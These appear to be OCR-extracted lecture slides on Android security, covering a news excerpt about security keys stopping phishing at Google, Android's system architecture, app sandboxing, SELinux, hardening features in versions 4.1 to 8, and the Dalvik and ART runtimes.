Adv. Internet Security

Mobile Security (Android)

Adrian Dabrowski
Aljosha Judmayer
Christian Kudera
Georg Merzdovnik

Slides are partially based on materials from **SySec, LiveFor, U'Smile** projects as well as the 2015 U'Smile Android Symposium, by Andreas Bernauer, Martina Lindorfer, Nick Kralevich, ….

News from the Field

KrebsonSecurity
In-depth security news and investigation

ADVERTISING/SPEAKING | ABOUT THE AUTHOR

23 Google: Security Keys Neutralized Employee Phishing

JUL 18

Google has not had any of its 85,000+ employees successfully phished on their work-related accounts since early 2017, when it began requiring all employees to use physical Security Keys in place of passwords and one-time codes, the company told KrebsOnSecurity.

Security Keys are inexpensive USB-based devices that offer an alternative approach to two-factor authentication (2FA), which requires the user to log in to a Web site using something they know (the password) and something they have (e.g., a mobile device).

A YubiKey Security Key made by Yubico. The basic model featured here retails for $20.

A Google spokesperson said Security Keys now form the basis of all account access at Google.

"We have had no reported or confirmed account takeovers since implementing security keys at Google," the spokesperson said. "Users might be asked to authenticate using their security key for many different apps/reasons. It all depends on the sensitivity of the app and the risk of the user at that point in time."

The basic idea behind two-factor authentication is that even if thieves manage to phish or steal your password, they still cannot log in to your account unless they also hack or possess that second factor.

The most common forms of 2FA require the user to supplement a password with a one-time code sent to their mobile device via text message or an app. Indeed, prior to 2017 Google employees also relied on one-time codes generated by a mobile app — Google Authenticator.

In contrast, a Security Key implements a form of multi-factor authentication known as Universal 2nd Factor (U2F), which allows the user to complete the login process simply

Overview

- Android
  - Architecture
  - Security model
  - Security risks
  - Past vulnerabilities
  - Analyzing and Attacking
    - Static
    - Dynamic
    - Tools
    - Caveats

http://www.redmondpie.com/this-android-knows-his-dance-moves-video/

Android != Java vs. Android == Java

- The Dalvik VM is the key element of the Android runtime
  - targeted at slow CPUs, little memory, no swap
  - has JIT
  - register-based architecture
- Java source → Java bytecode (.class) → Dalvik (.dex)
- Upon startup of an app, Android
  - Forks off an instance of the Dalvik VM from the Zygote process.
  - Issues main intent to launch main activity

Android System Architecture

- Linux
  - Heavily modified and hardened
- SELINUX
  - Syscall firewall
- One Linux user per app
  - Each app runs with own userid
  - Heavily sandboxed
  - Interpreted / JIT / transpiled bytecode VM (more on that later)
- Permission system


Android Security Evolution

Android verifies application signature and assigns an application sandbox at install time.

Application Sandboxes (including system) isolate data by running each app as it's own UID.

Inter-process communication (IPC) requires mutual request.


IPC and services may be protected by permissions.



Android Security Evolution – 4.1

Application sandbox extended to groups of applications -- preventing IPC across the user boundary

Developer key store protected from root compromise




Android Security Evolution – 5.0

Segmentation of system and root UID with constrained SELinux policies

All powerful root no longer exists. Only constrained UID=0

Central security policy allows audit of system & root applications



Extensive System Hardening

- Android 5 has > 250 SELinux rules
- ASLR
- No eXecute Memory
- FORTIFY_SOURCE
- Read-only Relocations
- Stack Canaries
- Non-PIE binaries banned

- Smaller System modules
  - Can be patched by Google without waiting for handset manufacturers
- Android build around memory safe languages
- Native code specifically discouraged

Android 6 Security Enhancements


- Runtime Permissions
- Verified Boot
- Fingerprint unlocking
- “Clear Text Traffic” - strict mode prohibits apps from using clear text traffic/connections
- USB Access Control


Android 7 & 8 Security Enhancements

- File-based encryption (replacing device encryption)
- Library load-order randomization and improved ASLR
- Kernel Memory hardening
- Trusted CA store

- Per User/App Android ID (SSAID) for increased privacy
- CFI for media Stack
- KASLR


Android – System Architecture




Applications
Home
Contacts
Phone
Browser
...
Application Framework
Activity Manager
Window Manager
Content Providers
View System
Notification Manager
Package Manager
Telephony Manager
Resource Manager
Location Manager
XMPP Service
Libraries
Surface Manager
Media Framework
SQLite
OpenGL|ES
FreeType
WebKit
SGL
SSL
libc
Android Runtime
Core Libraries
Dalvik Virtual Machine
Linux Kernel
Display Driver
Camera Driver
Bluetooth Driver
Flash Memory Driver
Binder (IPC) Driver
USB Driver
Keypad Driver
WiFi Driver
Audio Drivers
Power Management

JAVA, DEX, VM, ByteCode, ART, ….

- Java sourcecode, but no JAVA VM
  - Brand new implementation of the VM
  - Should solve licensing issues, so they hoped…
    - SUN was proud, Oracle sued



Dalvik vs. ART


Dalvik

- .dex files, generated from .class
- JIT compiler
- Dalvik bytecode VM
- Register-based VM (original JAVA VM is a stack machine)
- Larger memory footprint

"Android Runtime" ART

- Ahead-of-time compiler
  - Generates native ELF at installation time
- Uses same DEX bytecode format (compatibility)
